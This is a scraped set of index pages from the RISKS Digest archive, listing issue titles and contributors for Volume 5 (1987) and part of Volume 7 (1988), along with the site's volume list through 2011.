- Indemnification of ATC manufacturers (Bill Buckley)
- Bank Computers and flagging (Joseph I. Herman)
- Re: Certifying Software Engineers (Mark Weiser, Nancy Leveson)

Volume 5 Issue 31 (21 Aug 87)

- "Computer Failed to Warn Jet Crew" (PGN)
- Risks to Privacy (Jerome H. Saltzer)
- ATM features (Jack Holleran)
- Licensing software engineers (Frank Houston, Dave Benson)
- Re: Risks of automating production (Henry Spencer)

- Re: Automated environment control (Robert Stanley, Brian Douglass)
- Trusting Computers (Marcus Hall)
- Volume 5 Issue 32 (4 Sep 87)
 - Honda eschews computers for new 4-wheel steering system (Roy Smith)
 - Another Trojan Horse? (Brian Tompsett)
 - Transatlantic Flights at Risk from Computer (Daniel Karrenberg)
 - Re: "Computer Failed to Warn Jet Crew" (Mark Ethan Smith)
 - Delta-Continental Near-Miss
 - Decomposing Software (Charles Gard)
 - Why the Phalanx Didn't Fire (IEEE Spectrum Reference) (Eugene Miya)
 - Cheap modems and other delights (Steve Leon via bobmon)
 - Reach out, touch someone (Michael Sclafani)
 - SDI event (Gary Chapman)
- Volume 5 Issue 33 (4 Sep 87)
 - How to Beat the Spanish telephone system (Lindsay F. Marshall)
 - Re: Automated control stability and sabotage (Amos Shapir)
 - Crisis in the Service Bay (Mark Brader)
 - Who is responsible for safety? (Nancy Leveson)
 - Certification of Software Engineers (Brian Tompsett, Richard Neitzel, Wilson H. Bent)
 - Irish Tax Swindle (John Murray)
 - Pogo Wins a Free Lunch -- Costs and Liability in Good Systems (Hal Guthery)
 - Re: Bank Computers and flagging (Bill Fisher)
- Volume 5 Issue 34 (7 Sep 87)
 - Dutch Police Hampered By Faulty Computer System (Patrick van Kleef)
 - Computer Psychosis (Bill McGarry)
 - Risks and people (Alan Wexelblat)
 - The influence of RISKS on car design? (Danny Cohen)
 - Reach out, touch someone (Scott E. Preece)
- Volume 5 Issue 35 (10 Sep 87)
 - Drugs, DES, and the criminal world (Jerry Leichter)
 - More on the Irish Tax Swindle (Jerry Harper)
 - Costs and Liability in Good Systems (David Collier-Brown)
 - Re: The influence of RISKS on car design? (Benjamin Thompson)
 - Re: Computer Syndrome; Dutch Crime Computer (Brian Douglass)
 - Reach out, touch someone (Brad Miller, Richard Kovalcik, Jr., Curtis Abbott)
- Volume 5 Issue 36 (13 Sep 87)
 - Australian Bank Bungles Foreign Exchange Deal (Ken Ross)
 - Computer misses the bus (Doug Barry)
 - Quite a dish subverts Playboy channel (PGN)
 - "Software Glitch Shuts Down Phones in Minneapolis" (Alan)
 - Computer Syndrome (Mark Jackson, Simson L. Garfinkel)
- Volume 5 Issue 37 (18 Sep 87)
 - Another prison inmate spoofs computer, this one gains freedom (Bill Weisman)
 - detroit flaps flap (Barry Nelson)
 - AT&T Computers (PGN)

- Hackers enter nasa computers (Mike Linnig)
- Volume 5 Issue 38 (24 Sep 87)
 - Computer crash causes ATC delay (Dave Horsfall)
 - Risks TO Computers: Man Shoots Computer! (Martin Minow)
 - An Aporkriffle Tail? (Zeke via Martin Minow) (also noted by others)
 - The naming of names (Dave Horsfall)
 - Aliases, SINs and Taxes (Robert Aitken)
 - Risks in the Misuse of Databases (Cliff Jones)
 - Sprint Sues Hackers (Dan Epstein)
 - Re: Reach out, touch someone (Bob English)
- Volume 5 Issue 39 (26 Sep 87)
 - Another Australian ATM Card Snatch (Dave Horsfall)
 - AT&T Computers Penetrated (Joe Morris)
 - On-line Robotic Repair of Software (Maj. Doug Hardie)
 - Re: An Aporkriffle Tail (Michael Wagner)
 - Risks in the Misuse of Databases? (Brint Cooper)
 - SDI Simulation (Steve Schlesinger)
 - Ethical dilemmas and all that... (Herb Lin)
- Volume 5 Issue 40 (28 Sep 87)
 - Yet another "hackers break MILNET" story (Jon Jacky)
 - Military role for software sabotage cited ... (Jon Jacky)
 - \$80,000 bank computing error reported in 'Ann Landers' (Jon Jacky)
 - Add Vice to the Loveworn (Scot Wilcoxon)
 - Concorde tires burst: RISKS without the automatic system (Henry Spencer)
 - Risks of hot computers (Mark Brader)
 - Re: Risks in the Misuse of Databases? (Ross Patterson)
 - [SDI] Simulation (Jerry Freedman, Jr)
 - Re: An Aporkriffle Tail (William R. Somsky)
- Volume 5 Issue 41 (30 Sep 87)
 - CHANGE IN RISKS SITE Effective Immediately (PGN)
 - Life-critical use of a spelling corrector (Dave Horsfall)
 - AT&T Computers Penetrated (Richard S D'Ippolito)
 - · Satellites and Hackers (Paul Garnet)
 - Re: Risks in the Misuse of Databases? (P. T. Withington, Scott E. Preece, J M Hicks)
- Volume 5 Issue 42 (5 Oct 87)
 - Credit Markets: computer interest is high! (Jerome H. Saltzer)
 - Telephone computers that work (Alan Wexelblat)
 - Computer Services as Property (Isaac K. Rabinovitch, Arthur Axelrod)
 - JOINing on public access data -- and insider trading (Brent Laminack)
 - TV Detectors (Lindsay F. Marshall, Ian G. Batten, David A Honig)
 - Confusing Input Request in Automatic Voting Systems (Eke van Batenburg)
 - Directions and Implications of Advanced Computing -- Call for Papers (Douglas Schuler)
 - Risks of receiving RISKS -- BITNET users BEWARE (ifp)
- Volume 5 Issue 43 (13 Oct 87)
 - IRS Accidentally Imposes \$338.85 Lien On Reagans (Chris Koenigsberg)

- Another ARPANET-collapse-like accidental virus effect (Jeffrey R Kell)
- Computers and civil disobedience (Prentiss Riddle)
- YAPB (yet another password bug) (Geof Cooper)
- News Media about hackers and other comments (Jack Holleran)
- Personalized Technology Side-effects (Scot Wilcoxon)
- Anonymity and high-tech (Nic McPhee)
- Naval Contemplation [Humor] (Don Chiasson)

Volume 5 Issue 44 (15 Oct 87)

- Costly computer risks (Gary A. Kremen)
- Re: News Media about hackers and other comments (Amos Shapir)
- Mailing Lists (Lindsay F. Marshall)
- <u>Discrimination considered pejorative (Geraint Jones)</u>
- Re: Anonymity and high-tech (Brint Cooper)
- Pacemakers (Hal Schloss)
- News Media about hackers and other comments (Bob English)
- Password bug It's everywhere. (Mike Russell)
- Re: YAPB (yet another password bug) (Brint Cooper)
- Civil Disobedience (Scott Dorsey, Bill Fisher, Eugene Miya)
- Phalanx Revisited (Risks to Carrier Aircraft) (Marco Barbarisi)
- SSNs (Bill Gunshannon)

Volume 5 Issue 45 (19 Oct 87)

- Stocks into Bondage? Storm prediction? Computer relevance? (PGN)
- UNIX Passwords (Dave Curry)
- Let the Punishment Fit the Crime... (Mike McLaughlin)
- Re: Computers and civil disobedience (James Peterson, Clif Flynt, Fulk, Brent Chapman)
- Unemployment Insurance Cheaters (William Smith)
- Computer Services as Property (Doug Landauer)
- Successor to Sun Spots (K. Richard Magill)

Volume 5 Issue 46 (21 Oct 87)

- Portfolio Insurance and Wall Street's meltdown (Rodney Hoffman)
- Software firms put on guard by Act (Jonathan Bowen)
- World Series Phone Snafu (Ted Lee)
- Re: Civil Disobedience (Jim Jenal)
- Destruction of confiscated computers (Lindsay F. Marshall)
- Weather Forecasts (Lindsay F. Marshall)
- Anonymity and high-tech: indirection (Robert Stanley)
- Berkeley's computer security (Al Stangenberger, David Redell)
- Computer Services as Property (Rick Busdiecker)

Volume 5 Issue 47 (22 Oct 87)

- Programmed Trading and the Stock Market Decline (Lt Scott A. Norton)
- Overload closes Pacific Stock Exchange computers, and other sagas (PGN)
- BankAmerica Aides Quit; Sources Cite Data System (Jerome H. Saltzer)
- Air Force explores SDI-like technology (Walt Thode)
- Who knows where the computer is? (Graeme Hirst)
- Anonymity (Fred Baube)
- Re: UNIX Passwords (Richard Outerbridge)
- CD vs ADP security (Barry Nelson)
- Civil Disobedience and Computers (Robert Stanley)

Volume 5 Issue 48 (23 Oct 87)

- Computer Weather Forecasting (Jonathan Bowen, Robert Stroud)
- Phone Service Degradation -- and 911 (Scot Wilcoxon)
- Terrorism (Charles Shub, William Swan, Elliott Frank)
- More on password security -- clean up your act (Jeremy Cook via McCullough)
- Consumer Protection Act (Richard S. D'Ippolito)
- Re: UNIX Passwords (Russ Housley, Richard Outerbridge)
- Use of Social Security Numbers (James Peterson)

Volume 5 Issue 49 (26 Oct 87)

- Freak winds in southern England (sufrin, Franklin Anthes)
- On the Risks of Using Words That Sound Similar (Bruce N. Baker)
- CD, Terrorism, Stocks (Jim Anderson)
- The Stock Market Computers and SDI (Bob Berger)
- (Almost too much of) Password Encryption (Matt Bishop, Mark Brader)
- Re: Phone Service Degradation -- and 911 (R.M. Richardson)
- INUSE.COM Program (Chris McDonald)
- Free phone-calls (E. van Batenburg)

Volume 5 Issue 50 (27 Oct 87)

- Weather (Willis Ware, Geoff Lane, Eugene Miya)
- Civil disobedience (David Redell)
- Reported Japanese Autopilot Problems (Nancy Leveson)
- Amusing bug: Business Week Computer (F)ails (GW Ryan)
- Television series "Welcome to my world" (Clive Feather)

Volume 5 Issue 51 (28 Oct 87)

- Re: Reported Japanese Autopilot Problems (Will Martin)
- (Non-)Japanese Autopilot Problems (Joe Morris)
- Possible nuclear launch prevented by parked vehicle (Scot Wilcoxon)
- SDI information system announced (Scot Wilcoxon)
- 'Computers In Battle' (Rodney Hoffman)
- Re: Amusing bug: Business Week Computer (F)ails (John Pershing)
- Civil Disobedience (Fred Baube)

Volume 5 Issue 52 (31 Oct 87)

- Risks in intelligent security algorithms (Peter J. Denning)
- Computer's Normal Operation Delays Royal Visit (Mark Brader)
- Public notice of a security leak (Rob van Hoboken based on Nils Plum)
- sc.4.1 update dangerous (Fen Labalme)
- Mitsubishi MU-2 problems (Peter Ladkin)
- Autopilots and conflicting alarms (Matt Jaffe, Joe Morris)
- New encryption method (Stevan Milunovic)
- The Stock Market and Program Trading (Dan Blumenthal, Brent Laminack)
- Minuteman Missiles... (John J. McMahon)

Volume 5 Issue 53 (2 Nov 87)

- Re: Risks in intelligent security algorithms (David Redell)
- Danger of typing the wrong password (Scot Wilcoxon)
- Inadvertent Launch (Kenneth R. Jongsma)

- MX Missile guidance computer problems (John Haller)
- Re: Autopilots (Jan Wolitzky)
- Aircraft accident (Peter Ladkin)
- Missiles; predicting disasters (David Chase)
- DISCOVER Uncovered? (Bruce N. Baker)
- TV Clipping Services (Tom Benson [and Charles Youman], Samuel B. Bassett)

Volume 5 Issue 54 (4 Nov 87)

- Erroneous \$1M overdraft -- plus interest (Dave Horsfall)
- Wrongful Traffic Tickets & Changing Computers (David A. Honig)
- Weather -- or not to blame the computer? (Stephen Colwill)
- Re: Computer's Normal Operation Delays Royal Visit (Henry Spencer)
- Auto-pilot Problems and Hardware Reliability (Craig Johnson)
- Minuteman III (Bryce Nesbitt)

Volume 5 Issue 55 (5 Nov 87)

- Phone prefix change cuts BBN off from world (David Kovar)
- A simple application of Murphy's Law (Geoff Lane)
- Wrongful Accusations; Weather (Willis Ware)
- Weather and expecting the unexpected (Edmondson)
- UNIX setuid nasty -- watch your pathnames (Stephen Russell)
- Penetrations of Commercial Systems (TMP Lee, PGN)
- Re: Unix password encryption, again? (Dan Hoey)
- Software Testing (Danny Padwa)
- · Risks of using mailing lists (Dave Horsfall)

Volume 5 Issue 56 (9 Nov 87)

- News article on EMI affecting Black Hawk helicopter (John Woods)
- A New Twist with Cellular Phones (Leo Schwab)
- Computers Amplify Black Monday (Bjorn Freeman-Benson)
- Programmed stock trading (Michael R. Wade)
- Tape label mismatch (Jeff Woolsey)
- Phantom Traffic Tickets (Isaac K. Rabinovitch)
- National ID Card (Australia) (Tom Nemeth)
- Unix 8-character password truncation and human interface (Geoffrey Cooper)
- setuid (once more) (George Kaplan)
- Re: Minuteman Missiles (Mike Bell)
- Mailing List Humor (Bjorn Freeman-Benson)
- A new kind of computer crash (Steve Skabrat)

Volume 5 Issue 57 (12 Nov 87)

- Mobile Radio Interference With Vehicles (Steve Conklin, Bill Gunshannon)
- Optimizing for cost savings, not safety (John McLeod)
- "Welcome To My World", BBC1 Sundays 11PM -- A Review (Martin Smith)
- Re: A simple application of Murphy's Law (Tape Labels) (Henry Spencer)
- Overwrite of Tape Data (Ron Heiby)
- Misplaced trust (B Snow)
- Bar Codes (Elizabeth D. Zwicky)
- Password truncation and human interfaces (Theodore Ts'o)
- Re: UNIX setuid nasty (Geoff, David Phillip Oster)
- How much physical security? (Martin Ewing, Alex Colvin, Mike Alexander)

Volume 5 Issue 58 (15 Nov 87)

- Son of Stark (Hugh Miller)
- Follow-up to Black Hawk Failures article (Dave Newkirk)
- Jamming the Chopper (Brint Cooper)
- Computer systems hit by logic bombs (J.D. Bonser)
- Risk of more computers (Arthur David Olson)
- Reach out and (t)ouch! (Matthew Kruk)
- Re: Password truncation and human interfaces (Mark W. Eichin)
- Mobile Radio Interference With Vehicles (Ian Batten)
- Computer terrorism (Brint Cooper)

Volume 5 Issue 59 (16 Nov 87)

- Risks in Voice Mail (PGN)
- Stark Reality (LT Scott A. Norton)
- Re: How much physical security? (R.M. Richardson)
- Navy Seahawk helicopters (LT Scott A. Norton)
- Army Black Hawk helicopters (Peter Ladkin)
- External risks (John McLeod)
- Re: A simple application of Murphy's Law (Tape Labels) (Barry Gold)
- EAN and PIN codes (Otto J. Makela)
- Computerized Fuel Injection (James M. Bodwin)
- Re: Password truncation and human interfaces (Franklin Davis)

Volume 5 Issue 60 (18 Nov 87)

- Swedish trains collide (Rick Blake)
- Hardware and configuration control problem in a DC-9 computer (Nancy Leveson)
- Ethics, Liability, and Responsibility (Gene Spafford)
- Blackhawks and Seahawks (Mike Brown)
- Mobile Radio Interference With Vehicles (Peter Mabey)
- VW Fastbacks/RFI/EFI (David Lesher)
- CB frequencies and power (John McLeod)
- Signs of the Times (Robert Morris)
- The Mercaptan goes down with the strip (Burch Seymour)
- Re: Reach out and (t)ouch (Michael Wagner)

Volume 5 Issue 61 (18 Nov 87)

- Risks of increased CATV technology (Allan Pratt)
- Bank networks (David G. Grubbs)
- Re: PIN Verification (John Pershing)
- Re: More on computer security ()

Volume 5 Issue 62 (20 Nov 87)

- A Two-Digit Stock Ticker in a Three-Digit World (Chuck Weinstock)
- Stark warning depends on operator action, intelligence data quality (Jonathan Jacky)
- Task Force Slams DoD for Bungling Military Software (Jonathan Jacky)
- Addressable CATV (Jerome H. Saltzer)
- Human automata and inhuman automata (Chris Rusbridge)
- Re: CB frequencies and power (Dan Franklin, John McLeod, Wm Brown III)
- "UNIX setuid stupidity" (David Phillip Oster, Stephen Russell)
- Software Safety Specification (Mike Brown)
- Call for Papers, COMPASS '88 (Frank Houston)

- "Normal Accidents" revisited (David Chase)
- Space Shuttle Whistle-Blowers Sound Alarm Again (rdicamil)
- Volume 5 Issue 63 (23 Nov 87)
 - Logic bombs and other system attacks -- in Canada (PGN)
 - Video signal piracy hits WGN/WTTW (Rich Kulawiec)
 - Garage Door Openers (Brint Cooper)
 - Sudden acceleration revisited (Nancy Leveson)
 - <u>Centralized Auto Locking (Lindsay F. Marshall)</u>
 - Re: The Stark incident (Amos Shapir)
 - Bank Networks (George Bray)
 - Re: Optimizing for cost savings, not safety (Dave Horsfall)
 - L.A. Earthquake & Telephone Service (LT Scott A. Norton, USN)
 - Gripen flight delayed (Henry Spencer)
 - Mariner 1 (Mark Brader)
 - Systemantics (John Gilmore, havnes) [Old hat for old RISKers]
 - Re: "UNIX setuid stupidity" (Joseph G. Keane, Martin Minow)
- Volume 5 Issue 64 (24 Nov 87)
 - More on NASA Hackers (Dave Curry)
 - Re: Video signal piracy hits WGN/WTTW (Will Martin)
 - Logic Bombs; Centralized Auto Locking (P. T. Withington)
 - Re: Mariner 1 (Henry Spencer, Mary Shaw, Andrew Taylor, Martin Ewing)
 - Bank Transaction Control (Scott Dorsey)
 - Re: Sudden acceleration revisited (Donald A Gworek)
 - Re: CB radio and power (Jeffrey R Kell)
 - More on Garage Doors (Brint Cooper)
 - Train crash in Sweden (Matt Fichtenbaum)
 - Re: L.A. Earthquake & Telephone Service (Darin McGrew)
- Volume 5 Issue 65 (25 Nov 87)
 - Mariner I and computer folklore (Jon Jacky, Jim Horning)
 - Computer-controlled train runs red light (Jon Jacky)
 - Addressable CATV information (Ted Kekatos)
 - A new legal first in Britain... (Gligor Tashkovich)
 - The rm * controversy in unix.wizards (Charles Shub)
- Volume 5 Issue 66 (27 Nov 87)
 - Mariner I (Eric Roberts)
 - FORTRAN pitfalls (Jim Duncan)
 - PIN verification (Otto J. Makela)
 - Sudden acceleration revisited (Leslie Burkholder)
 - Re: CB radio and power (Maj. Doug Hardie)
 - An earlier train crash -- Farnley Junction (Clive D.W. Feather)
- Volume 5 Issue 67 (30 Nov 87)
 - Aging air traffic computer fails again (Rodney Hoffman, Alan Wexelblat)
 - Computer Virus (Kenneth R. van Wyk via Jeffrey James Bryan Carpenter)
 - Fiber optic tap (Kenneth R. Jongsma)
 - A new and possibly risky use for computer chips (John Saponara)
 - Selling Science [a review] (Peter J. Denning)

Risks to computerised traffic control signs (Peter McMahon)

• Risks in Energy Management Systems (Anon)

Volume 5 Issue 68 (1 Dec 87)

- Logic Bomb (Brian Randell, ZZASSGL)
- Re: hyphens & Mariner I (Jerome H. Saltzer)
- Re: Mariner, and dropped code (Ronald J Wanttaja)
- Minuteman and Falling Trucks (Joe Dellinger)
- Re: Fiber optic tap (Mike Muuss)
- Re: Garage door openers (Henry Spencer)
- <u>Dutch Database Privacy Laws (Robert Stanley)</u>

Volume 5 Issue 69 (4 Dec 87)

- Can you sue an expert system? (Barry A. Stevens)
- Risks of Portable Computers (PGN)
- Beware the Temporary Employee (Howard Israel)
- Truncated anything (Doug Mosher)
- An ancient computer virus (Joe Dellinger)
- Cable violations of privacy (Bob Rogers)
- Re: Computer-controlled train runs red light (Steve Nuchia)
- VM systems vulnerability (Doug Mosher)
- Baby monitors end up 'bugging' the whole house (Shane Looker)
- F4 in 'Nam (Re: Reversed signal polarity...) (Brent Chapman)
- IRS computers (yet again!) (Joe Morris)
- Journal of Computing and Society (Gary Chapman)

Volume 5 Issue 70 (6 Dec 87)

- Wall Street crash, computers, and SDI (Rodney Hoffman)
- NW Flight 255 -- Simulator did, but wasn't (Scot E. Wilcoxon)
- Whistle-blowers who aren't (Henry Spencer)
- Re: Space Shuttle Whistle-Blowers Sound Alarm Again (Henry Spencer)
- A new twist to password insecurity (Roy Smith)
- More on PIN encoding (Chris Maltby)
- Telephone overload (Stephen Grove)
- Software licensing problems (Geof Cooper)
- Re: Mariner 1 or Apollo 11? (Henry Spencer, Brent Chapman)
- More on addressable converter box (Allan Pratt)
- Centralized car locks (K. Richard Magill)

Volume 5 Issue 71 (7 Dec 87)

- The Amiga VIRUS (by Bill Koester) (Bernie Cosell)
- Radar's Growing Vulnerability (PGN)
- Computerized vote counting (Lance J. Hoffman)
- United Airlines O'Hare Sabotage? (Chuck Weinstock)
- Re: Whistle-blowers who (allegedly) aren't (Jeffrey Mogul)
- In Decent Alarm (Bruce N. Baker)
- Need for first-person anonymous reporting systems (Eugene Miya)
- Apollo 11 computer problems (Michael MacKenzie)
- Interconnected ATM networks (Win Treese)
- Can you sue an expert system? (Gary Chapman, Jerry Leichter, Bruce Hamilton)
- What this country needs is a good nickel chroot (Bob English)

Volume 5 Issue 72 (12 Dec 87)

- Risks to the Rodent Public in the Use of Computers (Peter Ladkin)
- Yet another virus program announcement fyi (Martin Minow)
- IBM invaded by a Christmas virus (Dave Curry)
- Virus Protection Strategies (Joe Dellinger)
- New chain letter running around internet/usenet (Rich Kulawiec)
- On-line bank credit cards (John R. Levine)
- Central Locking (Martyn Thomas)
- Product Liability (Martyn Thomas)
- Wishing the deceased a merry christmas (automatically) (Bill Lee)
- Air Traffic Control Computer Replacement Schedule (Dan Ball)
- Re: United Airlines O'Hare Sabotage? (Dave Mills)

Volume 5 Issue 73 (13 Dec 87)

- Australian datacom blackout (Barry Nelson)
- Finally, a primary source on Mariner 1 (John Gilmore, Doug Mink, Marty Moore)
- Re: Computer-controlled train runs red light (Nancy Leveson)
- Re: interconnected ATM networks (John R. Levine, Darren New)
- Control-tower fires (dvk)
- Loss-of-orbiter (Dani Eder)
- Re: EEC Product Liability (John Gilmore)
- The Presidential "Football"... (Carl Schlachte)
- Radar's Growing Vulnerability (Jon Eric Strayer)

Volume 5 Issue 74 (14 Dec 87)

- Rounding error costs DHSS 100 million pounds (Robert Stroud)
- Computers' Role in Stock Market Crash (Rodney Hoffman)
- The Infarmation Age (Ivan M. Milman)
- Virus programs and Chain letters (David G. Grubbs)
- Baby monitors can also be very efficient "jammers", too. (Rob Warnock)
- The Saga of the Lost ATM Card (Alan Wexelblat)
- Interchange of ATM Cards (Ted Lee)
- PacBell Calling Card Security (or lack thereof) (Brent Chapman)
- IBM invaded by a Christmas virus (Franklin Davis)

Volume 5 Issue 75 (15 Dec 87)

- Advice to the Risklorn (Steven McBride)
- Expert systems liability (George S. Cole via Martin Minow, George Bray, Dean Sutherland, Bjorn Freeman-Benson, William Swan, Wm Brown III)
- Microprocessors vs relay logic (Wm Brown III)

Volume 5 Issue 76 (16 Dec 87)

- Designing for Failure (Don Wegeng)
- Computer MTBF and usage (Andy Freeman)
- Liability and software bugs (Nancy Leveson)
- Re: Need for Reporting Systems (Paul Garnet)
- Tom Swift and his Electric Jockstrap (Arthur Axelrod)
- Re: Expert Systems (Amos Shapir)
- The Saga of the Lost ATM Card (Scott E. Preece)
- Telephone Billing Risks (Fred Baube)
- Re: F4 in 'Nam (Reversed signal polarity causing accidents) (Henry Spencer)

- For Lack of a Nut (NASDAQ Power outage revisited) (Bill McGarry)
- Dutch Database Privacy Laws (Henk Cazemier)
- Volume 5 Issue 77 (17 Dec 87)
 - Lessons from a power failure (Jerome H. Saltzer)
 - Squirrels and other pesky animals (Frank Houston)
 - Security failures should have unlimited distributions (Andy Freeman)
 - 2600 Magazine -- hackers, cracking systems, operating systems (Eric Corley)
 - Re: can you sue an expert system? (Roger Mann)
 - Re: Interchange of ATM cards (Douglas Jones)
- Volume 5 Issue 78 (18 Dec 87)
 - Roger Boisjoly and Ethical Behavior (Henry Spencer, Ronni Rosenberg)
 - Computer aids taxi dispatch (Jeff Lindorff)
 - Re: product liability (Martyn Thomas)
 - Re: Expert systems liability (Jonathan Krueger)
 - Re: Australian telecom blackouts and 'hidden' crimes (Jon A. Tankersley)
 - Wall Street Kills The Messenger (Scot E. Wilcoxon)
 - Expert systems; Ejection notice? (Steve Philipson)
 - Squirrels, mice, bugs, and Grace Hopper's moth (Mark Mandel)
- Volume 5 Issue 79 (20 Dec 87)
 - Re: Lehigh Virus (James Ford)
 - IBM Xmas Prank (Fred Baube)
 - National security clearinghouse (Alan Silverstein)
 - Financial brokers are buying Suns... (John Gilmore)
 - Toronto Stock Exchange Automation? (Hugh Miller)
 - Who Sues? (Marcus J. Ranum)
 - The Fable of the Computer that Made Something (Geraint Jones)
 - Re: Litigation over an expert system (Rich Richardson)
 - Tulsa; Bugs (Haynes)
 - More ATM information (George Bray)
 - Truncation (Alex Heatley)
- Volume 5 Issue 80 (21 Dec 87)
 - Re: IBM Christmas Virus (Ross Patterson)
 - Logic Bomb case thrown out of court (Geoff Lane)
 - Repository for Illicit Code (Steve Jong)
 - Roger Boisjoly and Ethical Behavior (Stuart Freedman)
 - Truncation and VM passwords (Joe Morris)
 - Competing ATM networks (Chris Koenigsberg)
- Volume 5 Issue 81 (22 Dec 87)
 - The Christmas Card Caper, (hopefully) concluded (Joe Morris)
 - The Virus of Christmas Past (Una Smith)
 - Viruses and "anti-bodies" (Brewster Kahle)
 - Cleaning Your PC Can Be Hazardous to Your Health (Brian M. Clapper)
 - Product liability (Mark A. Fulk)
 - Squirrels, mice, bugs, and Grace Hopper's moth (Peter Mabey)
 - Fire at O'Hare (Computerworld, Dec 14 issue) (Haynes)
 - American Express computer problem (Frank Wales)

NYT article on computers in stock crash (Hal Perkins)

- Volume 5 Issue 82 (23 Dec 87)
 - NYT article on computers in stock crash (P. T. Withington)
 - ...BAD PRACTICE to truncate anything without notice (Doug Rudoff)
 - The spread of viruses and news articles (Allan Pratt)
 - Common passwords list (Doug Mansur)
 - Re: IBM Christmas Virus (Skip Montanaro)
 - Cleaning PC's can be bad for your health... (John McMahon)
 - PIN verification security (Otto Makela)
 - Social Insecurity (Roger Pick)
- Volume 5 Issue 83 (24 Dec 87)
 - Another article on the Christmas Virus (Mark Brader)
 - Social Insecurity (Willis H. Ware)
 - Expert systems (Peter da Silva)
 - Most-common passwords (Rodney Hoffman)
 - Permissions and setuid on UNIX (Philip Kos)
 - UNIX chroot and setuid (Michael S. Fischbein)
- Volume 5 Issue 84 (31 Dec 87)
 - Risks of Robots (Eric Haines)
 - Christmas Exec AGAIN! (Eric Skinner)
 - Computer glitch stalls 3 million bank transactions for a day (Rodney Hoffman)
 - Switch malfunction disrupts phone service (Richard Nichols)
 - 40,000 telephones on "hold" (Bob Cunningham)
 - <u>Unions denied access to commercial database services (Originally by Jeff Angus and Alice LaPlante via Michael Travers via Eric Haines via John Saponara)</u>
 - 'Leg Irons' Keep Inmates Home (Randy Schulz)
 - Re: Logic Bomb case thrown out of court (Amos Shapir)
 - Missouri Court Decision on Computerized Voting (Charles Youman)
 - pc hard disk risks -- and a way out? (Martin Minow)
 - Viruses and Goedel bugs (Matthew P. Wiener)



Search RISKS using swish-e

Report problems with the web pages to the maintainer

THE RISKS DYGEST

Forum On Risks To The Public In Computers And Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Search RISKS using swish-e

The RISKS Forum is a moderated digest. Its USENET equivalent is comp.risks. (Google archive)

- Vol 26 Issue 47 (Monday 6 June 2011) <= Latest Issue
- Vol 26 Issue 46 (Saturday 4 June 2011)
- Vol 26 Issue 45 (Tuesday 24 May 2011)
- News about the RISKS web pages
- Subscriptions, contributions and archives

Feeds

RSS 1.0 (full text)

RSS 2.0 (full text)

ATOM (full text)

RDF feed

WAP (latest issue)

Simplified (latest issue)

Smartphone (latest issue)

<u>Under Development!!</u>

You can also monitor RISKS at Freshnews, Daily Rotation and probably other places too.

Please <u>report</u> any website or feed problems you find to the <u>website maintainer</u>. Report issues with the digest content to the moderator.

Selectors for locating a particular issue from a volume

Volume number: Issue Number:

Volume Index

The dates and counts do not include the index issues for each volume.

Index to the RISKS Digest

Volume Number	Date Range	Number of Issues						
Volume 1	<u> 1 Aug 1985</u> - <u>31 Jan 1986</u>	45 issues						
Volume 2	<u>1 Feb 1986</u> - <u>30 May 1986</u>	56 issues						
Volume 3	<u>4 Jun 1986</u> - <u>30 Oct 1986</u>	91 issues						
Volume 4	<u> 2 Nov 1986</u> - <u>6 Jun 1987</u>	96 issues						
<u>Volume 5</u>	7 Jun 1987 - 31 Dec 1987	84 issues						

Volume 6	<u> 2 Jan 1988</u> - <u>31 May 1988</u>	94 issues
Volume 7	<u> 1 Jun 1988</u> - <u>22 Dec 1988</u>	98 issues
Volume 8	<u>4 Jan 1989</u> - <u>29 Jun 1989</u>	87 issues
Volume 9	<u>6 Jul 1989</u> - <u>30 May 1990</u>	97 issues
Volume 10	<u> 1 Jun 1990</u> - <u>31 Jan 1991</u>	85 issues
Volume 11	<u> 4 Feb 1991</u> - <u>28 Jun 1991</u>	95 issues
Volume 12	<u> 1 Jul 1991</u> - <u>24 Dec 1991</u>	71 issues
Volume 13	<u>6 Jan 1992</u> - <u>2 Nov 1992</u>	89 issues
Volume 14	4 Nov 1992 - 27 Aug 1993	89 issues
Volume 15	<u> 2 Sep 1993</u> - <u>29 Apr 1994</u>	81 issues
Volume 16	<u> 2 May 1994</u> - <u>22 Mar 1995</u>	96 issues
Volume 17	<u> 27 Mar 1995</u> - <u>1 Apr 1996</u>	96 issues
Volume 18	<u> 5 Apr 1996</u> - <u>31 Mar 1997</u>	96 issues
Volume 19	<u> 1 Apr 1997</u> - <u>23 Sep 1998</u>	97 issues
Volume 20	<u> 1 Oct 1998</u> - <u>31 Jul 2000</u>	98 issues
Volume 21	<u>15 Aug 2000</u> - <u>29 Mar 2002</u>	98 issues
Volume 22	1 Apr 2002 - 27 Oct 2003	98 issues
Volume 23	7 Nov 2003 - 2 Aug 2005	96 issues
Volume 24	10 Aug 2005 - 30 Dec 2007	93 issues
Volume 25	7 Jan 2008 - 1 Apr 2010	98 issues
Volume 26	8 Apr 2010 - 6 Jun 2011	47 issues



Search RISKS using swish-e

THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Index to Volume 7

Thursday 22 December 1988

Issue 1 (1 Jun 88)

- RISKS of Evolution and Evolution of RISKS (PGN)
- Re: Risks of automatic test acknowledgement (Paul Traina)
- Computing Down Under (Willis H. Ware)
- Computer Tampering Case to go to Trial (Joe Morris)
- Software can destroy hardware (Willis Johnson and John B. Nagle via danno)
- Cash on the Nail, by Daedalus (Brian Randell, Jacob Oestergaard Baekke)
- Re: Down in the Dumps (Stan R.Z., Mark W. Eichin, Dan Klein, Dan Franklin)

Issue 2 (2 Jun 88)

- Happenstance and \$70 Million (Patrick A. Townson)
- Re: Optimisers too tacit, perhaps? (Tim McDaniel)
- Re: Optimisers; Telecommunications Redundancy (Michael Wagner)
- Major security hole in some sun systems (Pete Cottrell and Steve Miller and Jim Purtilo and Chris Torek)

Issue 3 (3 Jun 88)

- OTA Report: Science, Technology, and the First Amendment (Jan Wolitzky)
- Disasters and computer facilities (Rodney Hoffman)
- Running as root: Hinsdale redundacy: Daedelus (David Herron)
- Optimizing PL/I (Bard Bloom)
- Re: Auckland cable cars (Richard A. O'Keefe)
- My experience with metal balloons (David J. Edgerton)
- Halon (Romain Kang)
- Virus collection (Robert Slade)

Issue 4 (6 Jun 88)

- Review article on privacy/civil liberties risks in CACM (Jon Jacky)
- RISKS of wrong numbers and tigers (Steve Nuchia)
- Academic Assignment of Viruses (Bill Murray)
- Peter J. Denning on Terminology (Bill Kinnersley)
- COMPASS '88 PROGRAM (Frank Houston)
- Halon agreement and the ozone models (Rob Horn)
